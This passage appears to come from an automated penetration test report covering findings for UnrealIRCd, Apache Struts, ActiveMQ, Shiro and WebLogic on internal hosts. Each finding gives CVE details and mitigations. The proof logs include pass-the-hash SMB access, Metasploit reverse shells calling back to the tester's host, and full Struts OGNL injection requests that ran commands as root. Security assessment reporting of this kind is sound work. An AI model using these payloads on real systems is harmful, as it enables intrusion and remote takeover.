cbr-user	10.0.4.3	Local Admin cbr-user	Host Compromise (2) Ransomware Exposure (2) Sensitive Data Exposure (2)	CRITICAL 9.7

Proof

Proof of exploitability against one of the affected assets: **Local Admin administrator**

The administrator user administrator was used to access the endpoint 10.0.220.53

```
05/24/2024, 3:30 PM

$ crackmapexec smb 10.0.220.53 -u administrator --shares -H 2******************************d --local-auth

SMB         10.0.220.53     445    WIN10            [*] Windows 10 Pro 10240 x64 (name:WIN10) (domain:WIN1
0) (signing:False) (SMBv1:True)
SMB         10.0.220.53     445    WIN10            [+] WIN10\administrator:2*****************************
*d (Pwn3d!)
SMB         10.0.220.53     445    WIN10            [*] Enumerated shares
SMB         10.0.220.53     445    WIN10            Share           Permissions     Remark
SMB         10.0.220.53     445    WIN10            -----           -----------     ------
SMB         10.0.220.53     445    WIN10            ADMIN$          READ,WRITE      Remote Admin
```

```
SMB         10.0.220.53     445    WIN10           Bitnami         READ,WRITE
SMB         10.0.220.53     445    WIN10           C$              READ,WRITE      Default share
SMB         10.0.220.53     445    WIN10           Desktop
SMB         10.0.220.53     445    WIN10           IPC$                            Remote IPC
SMB         10.0.220.53     445    WIN10           Users           READ,WRITE
SMB         10.0.220.53     445    WIN10           Visitors        READ,WRITE
```

2.3.25. UnrealIRCd Remote Code Execution Vulnerability

CRITICAL 9.8

CVE-2010-2075

This weakness led to a Host Compromise affecting host 10.0.4.24 (irc.testirc.net).

9.8 Base Score | 1 Attack Path

Details

UnrealIRCd 3.2.8.1, as distributed on certain mirror sites from November 2009 through June 2010, contains an externally introduced modification (Trojan Horse) in the DEBUG3_DOLOG_SYSTEM macro, which allows remote attackers to execute arbitrary commands.

Remote attackers can abuse this vulnerability to upload and execute arbitrary binaries, gaining control of the target computer in order to steal data and escalate their attack.

Remote Code Execution

Mitigations

- Download and use the latest UrnealIRCd program from https://www.unrealircd.org/.

References

- CVE-2010-2075 @ **https://nvd.nist.gov/vuln/detail/CVE-2010-2075**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.24 : 6697	10.0.4.24	UnrealIRCd on 10.0.4.24 (irc.testirc.net) Port 6697	Host Compromise (1)	CRITICAL 9.8

Proof

Proof of exploitability against affected asset **UnrealIRCd on 10.0.4.24 (irc.testirc.net) Port 6697**

Commands executed on the vulnerable host via a Metasploit reverse shell that was established by exploiting this vulnerability

```
05/24/2024, 2:53 PM

$ python3 /opt/h3/msfrun_and_exec.py

VERBOSE => false
WfsDelay => 2
EnableContextEncoding => false
DisablePayloadHandler => false
RPORT => 6697
SSL => false
SSLVersion => Auto
SSLVerifyMode => PEER
ConnectTimeout => 10
TCP::max_send_size => 0
TCP::send_delay => 0
RHOSTS => 10.0.4.24
payload => cmd/unix/reverse_perl
```

```
VERBOSE => false
LPORT => 8080
ReverseAllowProxy => False
ReverseListenerThreaded => False
StagerRetryCount => 10
StagerRetryWait => 5
CreateSession => True
AutoVerifySession => True
PerlPath => perl
LHOST => 10.0.227.200
[*] Started reverse TCP handler on 10.0.227.200:8080
[*] 10.0.4.24:6697 - Connected to 10.0.4.24:6697...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
    :irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.4.24:6697 - Sending backdoor command...
[*] 10.0.4.24 - Command shell session 14 closed.
[*] 10.0.4.24 - Command shell session 15 closed.
[*] Command shell session 13 opened (10.0.227.200:8080 -> 10.0.4.24:48031) at 2024-05-24 21:50:55 +0000
[*] Session 13 created in the background.

> whoami
boba_fett
```

2.3.26. Apache Struts 2 Prefixed Parameters OGNL Remote Code Execution Vulnerability

CRITICAL 9.8

CVE-2013-2251

This weakness led to a Host Compromise affecting host 10.2.51.105.

This is a CISA Known Exploited Vulnerability.

9.8 Base Score | 1 Attack Path

Details

Apache Struts 2.0.0 through 2.3.15 allows remote attackers to execute arbitrary OGNL expressions via a parameter with a crafted (1) action:, (2) redirect:, or (3) redirectAction: prefix.

Remote unauthenticated attackers can inject server side code and therefore execute remote commands as the affected Apache Struts server.

Remote Code Execution | Unauthorized Access | Information Disclosure

Mitigations

- Upgrade to Apache Struts 2.3.15.1 or later per the vendor advisory.

References

- Apache Advisory and Patches @ **http://struts.apache.org/release/2.3.x/docs/s2-016.html**
- CVE-2013-2251 @ **https://nvd.nist.gov/vuln/detail/CVE-2013-2251**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.105 : 8082	10.2.51.105	Apache Struts on 10.2.51.105 Port 8082	Host Compromise (1)	CRITICAL 9.8

Proofs

Proofs of exploitability against affected asset **Apache Struts on 10.2.51.105 Port 8082**

HTTP response that contains the output of the 'id' command

```
05/24/2024, 5:24 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

Request:
GET /index.action?redirect%3A%24%7B%23context%5B%22xwork.MethodAccessor.denyMethodExecution%22%5D%3Dfalse%
2C%23f%3D%23%5FmemberAccess.getClass().getDeclaredField(%22allowStaticMethodAccess%22)%2C%23f.setAccessibl
e(true)%2C%23f.set(%23%5FmemberAccess%2Ctrue)%2C%23a%3D%40java.lang.Runtime%40getRuntime().exec(%22sh%20-c
%20id%22).getInputStream()%2C%23b%3Dnew%20java.io.InputStreamReader(%23a)%2C%23c%3Dnew%20java.io.BufferedR
eader(%23b)%2C%23d%3Dnew%20char%5B5000%5D%2C%23c.read(%23d)%2C%23genxor%3D%23context.get(%22com.opensympho
ny.xwork2.dispatcher.HttpServletResponse%22).getWriter()%2C%23genxor.println(%23d)%2C%23genxor.flush()%2C%
23genxor.close()%7D HTTP/1.1
Host: 10.2.51.105:8082
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML like Gecko) Chrome/44.0.2403.155
 Safari/537.36
Connection: close
Accept: */*
Accept-Encoding: gzip



Response:
HTTP/1.1 200 OK
Connection: close
Transfer-Encoding: chunked
Date: Sat, 25 May 2024 00:23:37 GMT
Server: Apache-Coyote/1.1

uid=0(root) gid=0(root) groups=0(root)
```

HTTP response that contains the output of the 'id' command

```
05/24/2024, 5:24 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

Request:
GET /index.action?redirectAction%3A%24%7B%23context%5B%22xwork.MethodAccessor.denyMethodExecution%22%5D%3D
false%2C%23f%3D%23%5FmemberAccess.getClass().getDeclaredField(%22allowStaticMethodAccess%22)%2C%23f.setAcc
essible(true)%2C%23f.set(%23%5FmemberAccess%2Ctrue)%2C%23a%3D%40java.lang.Runtime%40getRuntime().exec(%22s
h%20-c%20id%22).getInputStream()%2C%23b%3Dnew%20java.io.InputStreamReader(%23a)%2C%23c%3Dnew%20java.io.Buf
feredReader(%23b)%2C%23d%3Dnew%20char%5B5000%5D%2C%23c.read(%23d)%2C%23genxor%3D%23context.get(%22com.open
symphony.xwork2.dispatcher.HttpServletResponse%22).getWriter()%2C%23genxor.println(%23d)%2C%23genxor.flush
()%2C%23genxor.close()%7D HTTP/1.1
Host: 10.2.51.105:8082
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.2117.157 Safar
i/537.36
Connection: close
Accept: */*
Accept-Encoding: gzip



Response:
HTTP/1.1 200 OK
Connection: close
Transfer-Encoding: chunked
Date: Sat, 25 May 2024 00:23:49 GMT
Server: Apache-Coyote/1.1

uid=0(root) gid=0(root) groups=0(root)
```

2.3.27. Apache ActiveMQ Remote Code Execution Vulnerability

CRITICAL 9.8

CVE-2016-3088

This weakness led to a Host Compromise affecting host 10.0.229.4 (ex2.smoke.net).

This is a CISA Known Exploited Vulnerability.

9.8 Base Score | 1 Attack Path

Details

The Fileserver web application in Apache ActiveMQ 5.x before 5.14.0 allows remote attackers to upload and execute arbitrary files via an HTTP PUT followed by an HTTP MOVE request.

This vulnerability enables attackers to upload a webshell to the vulnerable ActiveMQ server. Through the uploaded webshell, attackers can execute arbitrary commands on the vulnerable host in the context of the user running the ActiveMQ server process.

Remote Code Execution | Unauthorized Access | Privilege Escalation | Information Disclosure

Mitigations

- Upgrade Apache ActiveMQ to the latest version. This vulnerability is fixed in version 5.14.0 and later.
- Update the Apache ActiveMQ configuration to disable the Fileserver feature. Refer to the Apache ActiveMQ Advisory reference.

References

- Apache ActiveMQ Advisory @ **https://activemq.apache.org/security-advisories.data/CVE-2016-3088-announcement.txt**
- Red Hat Guidance @ **https://access.redhat.com/security/cve/cve-2016-3088**
- CVE-2016-3088 @ **https://nvd.nist.gov/vuln/detail/CVE-2016-3088**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.229.4 : 8161	10.0.229.4	Apache ActiveMQ on 10.0.229.4 (ex2.smoke.net) Port 8161	Host Compromise (1)	CRITICAL 9.8

Proofs

Proofs of exploitability against affected asset **Apache ActiveMQ on 10.0.229.4 (ex2.smoke.net) Port 8161**

Commands executed on the vulnerable host via a Metasploit reverse shell that was established by exploiting this vulnerability using the credential for the user user

```
05/24/2024, 6:53 PM

$ python3 /opt/h3/msfrun_and_exec.py

[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
VERBOSE => false
WfsDelay => 2
EnableContextEncoding => false
DisablePayloadHandler => false
RPORT => 8161
SSL => false
UserAgent => Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0
.0.0 Safari/537.36 Edg/108.0.1462.46
HttpUsername =>
HttpPassword =>
DigestAuthIIS => true
SSLVersion => Auto
```

```
FingerprintCheck => true
DOMAIN => WORKSTATION
HttpTrace => false
HttpTraceHeadersOnly => false
HttpTraceColors => red/blu
HTTP::uri_encode_mode => hex-normal
HTTP::uri_full_url => false
HTTP::pad_method_uri_count => 1
HTTP::pad_uri_version_count => 1
HTTP::pad_method_uri_type => space
HTTP::pad_uri_version_type => space
HTTP::method_random_valid => false
HTTP::method_random_invalid => false
HTTP::method_random_case => false
HTTP::version_random_valid => false
HTTP::version_random_invalid => false
HTTP::uri_dir_self_reference => false
HTTP::uri_dir_fake_relative => false
HTTP::uri_use_backslashes => false
HTTP::pad_fake_headers => false
HTTP::pad_fake_headers_count => 0
HTTP::pad_get_params => false
HTTP::pad_get_params_count => 16
HTTP::pad_post_params => false
HTTP::pad_post_params_count => 16
HTTP::shuffle_get_params => false
HTTP::shuffle_post_params => false
HTTP::uri_fake_end => false
HTTP::uri_fake_params_start => false
HTTP::header_folding => false
AllowNoCleanup => false
BasicAuthUser => user
BasicAuthPass => u***
AutoCleanup => true
RHOSTS => 10.0.229.4
payload => java/meterpreter/reverse_tcp
VERBOSE => false
LPORT => 23
ReverseAllowProxy => False
ReverseListenerThreaded => False
StagerRetryCount => 10
StagerRetryWait => 5
PingbackRetries => 0
PingbackSleep => 30
PayloadUUIDTracking => False
EnableStageEncoding => False
StageEncodingFallback => True
JavaMeterpreterDebug => False
Spawn => 2
AutoLoadStdapi => True
AutoVerifySessionTimeout => 30
AutoSystemInfo => True
EnableUnicodeEncoding => False
SessionRetryTotal => 3600
SessionRetryWait => 10
SessionExpirationTimeout => 604800
SessionCommunicationTimeout => 300
AutoUnhookProcess => False
MeterpreterDebugBuild => False
LHOST => 10.0.227.200
[*] Started reverse TCP handler on 10.0.227.200:23
[*] Uploading http://10.0.229.4:8161//opt/activemq/webapps/api//kNHxXyWttfc.jar
[*] Uploading http://10.0.229.4:8161//opt/activemq/webapps/api//kNHxXyWttfc.jsp
[*] Sending stage (58851 bytes) to 10.0.229.4
[+] Deleted /opt/activemq/webapps/api//kNHxXyWttfc.jar
[+] Deleted /opt/activemq/webapps/api//kNHxXyWttfc.jsp
[*] 10.0.229.1 - Meterpreter session 278 closed.  Reason: Died
[*] Sending stage (58851 bytes) to 10.0.220.50
[*] 10.0.229.4 - Meterpreter session 279 closed.  Reason: Died
[*] Sending stage (58851 bytes) to 10.0.220.50
[-] Meterpreter session 280 is not valid and will be closed
[*] 10.0.229.4 - Meterpreter session 280 closed.
[*] 10.0.229.1 - Meterpreter session 281 closed.  Reason: Died
[-] Meterpreter session 279 is not valid and will be closed
[*] Meterpreter session 277 opened (10.0.227.200:23 -> 10.0.229.4:55320) at 2024-05-25 01:52:03 +0000
[*] Session 277 created in the background.
[*] 10.0.229.1 - Meterpreter session 282 closed.  Reason: Died
[*] 10.0.229.1 - Meterpreter session 283 closed.  Reason: Died


[*] Processing /tmp/msf_resource.txt for ERB directives.
```

```
resource (/tmp/msf_resource.txt)> run post/multi/general/execute command=whoami
[*] Executing whoami on #<Session:meterpreter 10.0.229.4:55320 (10.0.229.4) "activemq @ linux">...
[*] Response: activemq
resource (/tmp/msf_resource.txt)> ls
Listing: /opt/apache-activemq-5.10.0
====================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100667/rw-rw-rwx  1076     fil   2024-02-10 04:03:30 +0000  .bash_history
100666/rw-rw-rw-  40580    fil   2014-06-05 13:35:43 +0000  LICENSE
100666/rw-rw-rw-  3334     fil   2014-06-05 13:35:43 +0000  NOTICE
100666/rw-rw-rw-  2610     fil   2014-06-05 13:35:43 +0000  README.txt
100776/rwxrwxrw-  6371237  fil   2014-06-05 13:09:29 +0000  activemq-all-5.10.0.jar
040776/rwxrwxrw-  4096     dir   2023-05-09 15:15:27 +0000  bin
040776/rwxrwxrw-  4096     dir   2016-11-16 11:57:51 +0000  conf
040776/rwxrwxrw-  4096     dir   2024-05-25 01:38:09 +0000  data
040776/rwxrwxrw-  4096     dir   2016-11-16 11:57:51 +0000  docs
040776/rwxrwxrw-  4096     dir   2016-11-16 11:57:51 +0000  examples
100666/rw-rw-rw-  48492    fil   2024-02-23 23:13:30 +0000  hs_err_pid100775.log
100666/rw-rw-rw-  48896    fil   2024-02-23 22:23:07 +0000  hs_err_pid100827.log
100666/rw-rw-rw-  48772    fil   2024-02-27 22:01:08 +0000  hs_err_pid103087.log
100666/rw-rw-rw-  40079    fil   2024-02-27 22:21:10 +0000  hs_err_pid103139.log
100666/rw-rw-rw-  48755    fil   2024-02-27 22:01:08 +0000  hs_err_pid103165.log
100666/rw-rw-rw-  40136    fil   2024-02-27 22:21:10 +0000  hs_err_pid103191.log
100666/rw-rw-rw-  47171    fil   2024-02-27 23:27:44 +0000  hs_err_pid103379.log
100666/rw-rw-rw-  48372    fil   2024-02-28 01:00:56 +0000  hs_err_pid103431.log
100666/rw-rw-rw-  38775    fil   2024-02-29 00:08:49 +0000  hs_err_pid104493.log
100666/rw-rw-rw-  48567    fil   2024-02-29 00:08:16 +0000  hs_err_pid104605.log
100666/rw-rw-rw-  47957    fil   2024-03-01 00:54:08 +0000  hs_err_pid105488.log
100666/rw-rw-rw-  49026    fil   2024-03-01 22:37:49 +0000  hs_err_pid105514.log
100666/rw-rw-rw-  49057    fil   2024-03-01 22:37:49 +0000  hs_err_pid105566.log
100666/rw-rw-rw-  48433    fil   2024-03-01 00:54:29 +0000  hs_err_pid105592.log
100666/rw-rw-rw-  45503    fil   2024-03-01 23:39:18 +0000  hs_err_pid105695.log
100666/rw-rw-rw-  47792    fil   2024-02-29 23:37:10 +0000  hs_err_pid105748.log
100666/rw-rw-rw-  48882    fil   2024-03-01 23:39:18 +0000  hs_err_pid105774.log
100666/rw-rw-rw-  48824    fil   2024-03-01 22:22:26 +0000  hs_err_pid105807.log
100666/rw-rw-rw-  39413    fil   2024-03-01 23:39:18 +0000  hs_err_pid106703.log
100666/rw-rw-rw-  39035    fil   2024-03-01 23:39:18 +0000  hs_err_pid106781.log
100666/rw-rw-rw-  39048    fil   2024-03-01 22:21:41 +0000  hs_err_pid106807.log
100666/rw-rw-rw-  44043    fil   2022-05-12 18:48:06 +0000  hs_err_pid12614.log
100666/rw-rw-rw-  17689    fil   2022-06-05 23:53:05 +0000  hs_err_pid3920.log
100666/rw-rw-rw-  17640    fil   2022-06-05 23:54:23 +0000  hs_err_pid3936.log
100666/rw-rw-rw-  17689    fil   2022-06-05 23:55:54 +0000  hs_err_pid3952.log
100666/rw-rw-rw-  40644    fil   2022-05-10 20:15:07 +0000  hs_err_pid5239.log
100666/rw-rw-rw-  40513    fil   2022-05-10 20:15:07 +0000  hs_err_pid6029.log
100666/rw-rw-rw-  48935    fil   2024-02-16 22:37:59 +0000  hs_err_pid98211.log
100666/rw-rw-rw-  43402    fil   2024-02-17 01:50:32 +0000  hs_err_pid98826.log
100666/rw-rw-rw-  43557    fil   2024-02-17 01:50:33 +0000  hs_err_pid98852.log
100666/rw-rw-rw-  48983    fil   2024-02-23 22:18:17 +0000  hs_err_pid99798.log
100666/rw-rw-rw-  40430    fil   2024-02-21 01:51:52 +0000  hs_err_pid99824.log
040776/rwxrwxrw-  4096     dir   2016-11-16 11:57:52 +0000  lib
040776/rwxrwxrw-  4096     dir   2024-05-25 01:50:46 +0000  tmp
040776/rwxrwxrw-  4096     dir   2016-11-16 11:57:51 +0000  webapps
040776/rwxrwxrw-  4096     dir   2016-11-16 11:57:51 +0000  webapps-demo

resource (/tmp/msf_resource.txt)> sysinfo
Computer        : linux
OS              : Linux 4.15.0-209-generic (amd64)
Architecture    : x64
System Language : en
Meterpreter     : java/linux
resource (/tmp/msf_resource.txt)> getuid
Server username: activemq
```

Commands executed on the vulnerable host via a Metasploit reverse shell that was established by exploiting this vulnerability using the credential for the admin user

```
05/24/2024, 7:31 PM

$ python3 /opt/h3/msfrun_and_exec.py

[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
VERBOSE => false
WfsDelay => 2
EnableContextEncoding => false
DisablePayloadHandler => false
RPORT => 8161
SSL => false
UserAgent => Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0
.0.0 Safari/537.36 Edg/108.0.1462.46
```

```
HttpUsername =>
HttpPassword =>
DigestAuthIIS => true
SSLVersion => Auto
FingerprintCheck => true
DOMAIN => WORKSTATION
HttpTrace => false
HttpTraceHeadersOnly => false
HttpTraceColors => red/blu
HTTP::uri_encode_mode => hex-normal
HTTP::uri_full_url => false
HTTP::pad_method_uri_count => 1
HTTP::pad_uri_version_count => 1
HTTP::pad_method_uri_type => space
HTTP::pad_uri_version_type => space
HTTP::method_random_valid => false
HTTP::method_random_invalid => false
HTTP::method_random_case => false
HTTP::version_random_valid => false
HTTP::version_random_invalid => false
HTTP::uri_dir_self_reference => false
HTTP::uri_dir_fake_relative => false
HTTP::uri_use_backslashes => false
HTTP::pad_fake_headers => false
HTTP::pad_fake_headers_count => 0
HTTP::pad_get_params => false
HTTP::pad_get_params_count => 16
HTTP::pad_post_params => false
HTTP::pad_post_params_count => 16
HTTP::shuffle_get_params => false
HTTP::shuffle_post_params => false
HTTP::uri_fake_end => false
HTTP::uri_fake_params_start => false
HTTP::header_folding => false
AllowNoCleanup => false
BasicAuthUser => admin
BasicAuthPass => a****
AutoCleanup => true
RHOSTS => 10.0.229.4
payload => java/meterpreter/reverse_tcp
VERBOSE => false
LPORT => 3306
ReverseAllowProxy => False
ReverseListenerThreaded => False
StagerRetryCount => 10
StagerRetryWait => 5
PingbackRetries => 0
PingbackSleep => 30
PayloadUUIDTracking => False
EnableStageEncoding => False
StageEncodingFallback => True
JavaMeterpreterDebug => False
Spawn => 2
AutoLoadStdapi => True
AutoVerifySessionTimeout => 30
AutoSystemInfo => True
EnableUnicodeEncoding => False
SessionRetryTotal => 3600
SessionRetryWait => 10
SessionExpirationTimeout => 604800
SessionCommunicationTimeout => 300
AutoUnhookProcess => False
MeterpreterDebugBuild => False
LHOST => 10.0.227.200
[*] Started reverse TCP handler on 10.0.227.200:3306
[*] Uploading http://10.0.229.4:8161//opt/activemq/webapps/api//XDpUghCDRdC.jar
[*] Uploading http://10.0.229.4:8161//opt/activemq/webapps/api//XDpUghCDRdC.jsp
[*] Sending stage (58851 bytes) to 10.0.229.4
[+] Deleted /opt/activemq/webapps/api//XDpUghCDRdC.jar
[+] Deleted /opt/activemq/webapps/api//XDpUghCDRdC.jsp
[*] Sending stage (58851 bytes) to 10.0.220.50
[*] Sending stage (58851 bytes) to 10.0.220.50
[-] Meterpreter session 428 is not valid and will be closed
[*] 10.0.229.4 - Meterpreter session 428 closed.
[*] 10.0.229.1 - Meterpreter session 429 closed.
[-] Meterpreter session 430 is not valid and will be closed
[*] 10.0.229.4 - Meterpreter session 430 closed.
[*] 10.0.229.1 - Meterpreter session 431 closed.  Reason: Died
[*] Meterpreter session 427 opened (10.0.227.200:3306 -> 10.0.229.4:56214) at 2024-05-25 02:31:35 +0000
[*] Session 427 created in the background.
```

```
[*] Processing /tmp/msf_resource.txt for ERB directives.
resource (/tmp/msf_resource.txt)> run post/multi/general/execute command=whoami
[*] Executing whoami on #<Session:meterpreter 10.0.229.4:56214 (10.0.229.4) "activemq @ linux">...
[*] Response: activemq
resource (/tmp/msf_resource.txt)> ls
Listing: /opt/apache-activemq-5.10.0
====================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100667/rw-rw-rwx  1076     fil   2024-02-10 04:03:30 +0000  .bash_history
100666/rw-rw-rw-  40580    fil   2014-06-05 13:35:43 +0000  LICENSE
100666/rw-rw-rw-  3334     fil   2014-06-05 13:35:43 +0000  NOTICE
100666/rw-rw-rw-  2610     fil   2014-06-05 13:35:43 +0000  README.txt
100776/rwxrwxrw-  6371237  fil   2014-06-05 13:09:29 +0000  activemq-all-5.10.0.jar
040776/rwxrwxrw-  4096     dir   2023-05-09 15:15:27 +0000  bin
040776/rwxrwxrw-  4096     dir   2016-11-16 11:57:51 +0000  conf
040776/rwxrwxrw-  4096     dir   2024-05-25 01:38:09 +0000  data
040776/rwxrwxrw-  4096     dir   2016-11-16 11:57:51 +0000  docs
040776/rwxrwxrw-  4096     dir   2016-11-16 11:57:51 +0000  examples
100666/rw-rw-rw-  48492    fil   2024-02-23 23:13:30 +0000  hs_err_pid100775.log
100666/rw-rw-rw-  48896    fil   2024-02-23 22:23:07 +0000  hs_err_pid100827.log
100666/rw-rw-rw-  48772    fil   2024-02-27 22:01:08 +0000  hs_err_pid103087.log
100666/rw-rw-rw-  40079    fil   2024-02-27 22:21:10 +0000  hs_err_pid103139.log
100666/rw-rw-rw-  48755    fil   2024-02-27 22:01:08 +0000  hs_err_pid103165.log
100666/rw-rw-rw-  40136    fil   2024-02-27 22:21:10 +0000  hs_err_pid103191.log
100666/rw-rw-rw-  47171    fil   2024-02-27 23:27:44 +0000  hs_err_pid103379.log
100666/rw-rw-rw-  48372    fil   2024-02-28 01:00:56 +0000  hs_err_pid103431.log
100666/rw-rw-rw-  38775    fil   2024-02-29 00:08:49 +0000  hs_err_pid104493.log
100666/rw-rw-rw-  48567    fil   2024-02-29 00:08:16 +0000  hs_err_pid104605.log
100666/rw-rw-rw-  47957    fil   2024-03-01 00:54:08 +0000  hs_err_pid105488.log
100666/rw-rw-rw-  49026    fil   2024-03-01 22:37:49 +0000  hs_err_pid105514.log
100666/rw-rw-rw-  49057    fil   2024-03-01 22:37:49 +0000  hs_err_pid105566.log
100666/rw-rw-rw-  48433    fil   2024-03-01 00:54:29 +0000  hs_err_pid105592.log
100666/rw-rw-rw-  45503    fil   2024-03-01 23:39:18 +0000  hs_err_pid105695.log
100666/rw-rw-rw-  47792    fil   2024-02-29 23:37:10 +0000  hs_err_pid105748.log
100666/rw-rw-rw-  48882    fil   2024-03-01 23:39:18 +0000  hs_err_pid105774.log
100666/rw-rw-rw-  48824    fil   2024-03-01 22:22:26 +0000  hs_err_pid105807.log
100666/rw-rw-rw-  39413    fil   2024-03-01 23:39:18 +0000  hs_err_pid106703.log
100666/rw-rw-rw-  39035    fil   2024-03-01 23:39:18 +0000  hs_err_pid106781.log
100666/rw-rw-rw-  39048    fil   2024-03-01 22:21:41 +0000  hs_err_pid106807.log
100666/rw-rw-rw-  44043    fil   2022-05-12 18:48:06 +0000  hs_err_pid12614.log
100666/rw-rw-rw-  17689    fil   2022-06-05 23:53:05 +0000  hs_err_pid3920.log
100666/rw-rw-rw-  17640    fil   2022-06-05 23:54:23 +0000  hs_err_pid3936.log
100666/rw-rw-rw-  17689    fil   2022-06-05 23:55:54 +0000  hs_err_pid3952.log
100666/rw-rw-rw-  40644    fil   2022-05-10 20:15:07 +0000  hs_err_pid5239.log
100666/rw-rw-rw-  40513    fil   2022-05-10 20:15:07 +0000  hs_err_pid6029.log
100666/rw-rw-rw-  48935    fil   2024-02-16 22:37:59 +0000  hs_err_pid98211.log
100666/rw-rw-rw-  43402    fil   2024-02-17 01:50:32 +0000  hs_err_pid98826.log
100666/rw-rw-rw-  43557    fil   2024-02-17 01:50:33 +0000  hs_err_pid98852.log
100666/rw-rw-rw-  48983    fil   2024-02-23 22:18:17 +0000  hs_err_pid99798.log
100666/rw-rw-rw-  40430    fil   2024-02-21 01:51:52 +0000  hs_err_pid99824.log
040776/rwxrwxrw-  4096     dir   2016-11-16 11:57:52 +0000  lib
040776/rwxrwxrw-  4096     dir   2024-05-25 02:30:16 +0000  tmp
040776/rwxrwxrw-  4096     dir   2016-11-16 11:57:51 +0000  webapps
040776/rwxrwxrw-  4096     dir   2016-11-16 11:57:51 +0000  webapps-demo

resource (/tmp/msf_resource.txt)> sysinfo
Computer        : linux
OS              : Linux 4.15.0-209-generic (amd64)
Architecture    : x64
System Language : en
Meterpreter     : java/linux
resource (/tmp/msf_resource.txt)> getuid
Server username: activemq
```

2.3.28. Apache Shiro RememberME Cookie Deserialization Remote Code Execution Vulnerability

CRITICAL 9.8

CVE-2016-4437

This weakness led to a Host Compromise affecting host 10.2.51.105.

This is a CISA Known Exploited Vulnerability.

9.8 Base Score | 1 Attack Path

Details

Apache Shiro before 1.2.5, when a cipher key has not been configured for the "remember me" feature, allows remote attackers to execute arbitrary code or bypass intended access restrictions via an unspecified request parameter.

Remote unauthenticated attackers can execute arbitrary code on the affected Apache Shiro server.

Remote Code Execution | Unauthorized Access | Information Disclosure

Mitigations

- Upgrade to Apache Shiro 1.2.5 or later.

References

- Vendor Acknowledgement @ **https://shiro.apache.org/security-reports.html#cve_2016_4437**
- CVE-2016-4437 @ **https://nvd.nist.gov/vuln/detail/CVE-2016-4437**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.105 : 8080	10.2.51.105	Apache Shiro on 10.2.51.105 Port 8080	Host Compromise (1)	CRITICAL 9.8

Proof

Proof of exploitability against affected asset **Apache Shiro on 10.2.51.105 Port 8080**

Out-of-band DNS request and response showing that the vulnerable Apache Shiro server was exploited to perform a DNS lookup against an attacker-specified external site

```
05/24/2024, 4:30 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

Request:
;; opcode: QUERY, status: NOERROR, id: 53252
;; flags:; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1452

;; QUESTION SECTION:
;cp8i5m49f4ds067n6ajgsyk1hax8zcf9c.main.interacth3.io.  IN       A


Response:
;; opcode: QUERY, status: NOERROR, id: 53252
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cp8i5m49f4ds067n6ajgsyk1hax8zcf9c.main.interacth3.io.  IN       A
```

```
;; ANSWER SECTION:
cp8i5m49f4ds067n6ajgsyk1hax8zcf9c.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cp8i5m49f4ds067n6ajgsyk1hax8zcf9c.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cp8i5m49f4ds067n6ajgsyk1hax8zcf9c.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

2.3.29. Oracle Weblogic wls-wsat Component XML Deserialization Vulnerability Bypass

CRITICAL 9.8

CVE-2017-10271

This weakness led to a Host Compromise affecting host 10.2.51.105.

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

9.8 Base Score | 1 Attack Path

Details

Vulnerability in the Oracle WebLogic Server component of Oracle Fusion Middleware (subcomponent: WLS Security). Supported versions that are affected are 10.3.6.0.0, 12.1.3.0.0, 12.2.1.1.0 and 12.2.1.2.0. Easily exploitable vulnerability allows unauthenticated attacker with network access via T3 to compromise Oracle WebLogic Server. Successful attacks of this vulnerability can result in takeover of Oracle WebLogic Server. CVSS 3.0 Base Score 7.5 (Availability impacts). CVSS Vector: (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H).

Unauthenticated remote attackers can exploit this vulnerability to execute arbitrary commands on the vulnerable target using crafted SOAP XML messages.

Remote Code Execution | Unauthorized Access | Information Disclosure

Mitigations

- Apply the updates referenced by the vendor of the product. Affected versions are affected are 10.3.6.0.0, 12.1.3.0.0, 12.2.1.1.0 and 12.2.1.2.0.

References

- Oracle Critical Patch Update Advisory - October 2017 @ **https://www.oracle.com/security-alerts/cpuoct2017.html**
- CVE-2017-10271 @ **https://nvd.nist.gov/vuln/detail/CVE-2017-10271**

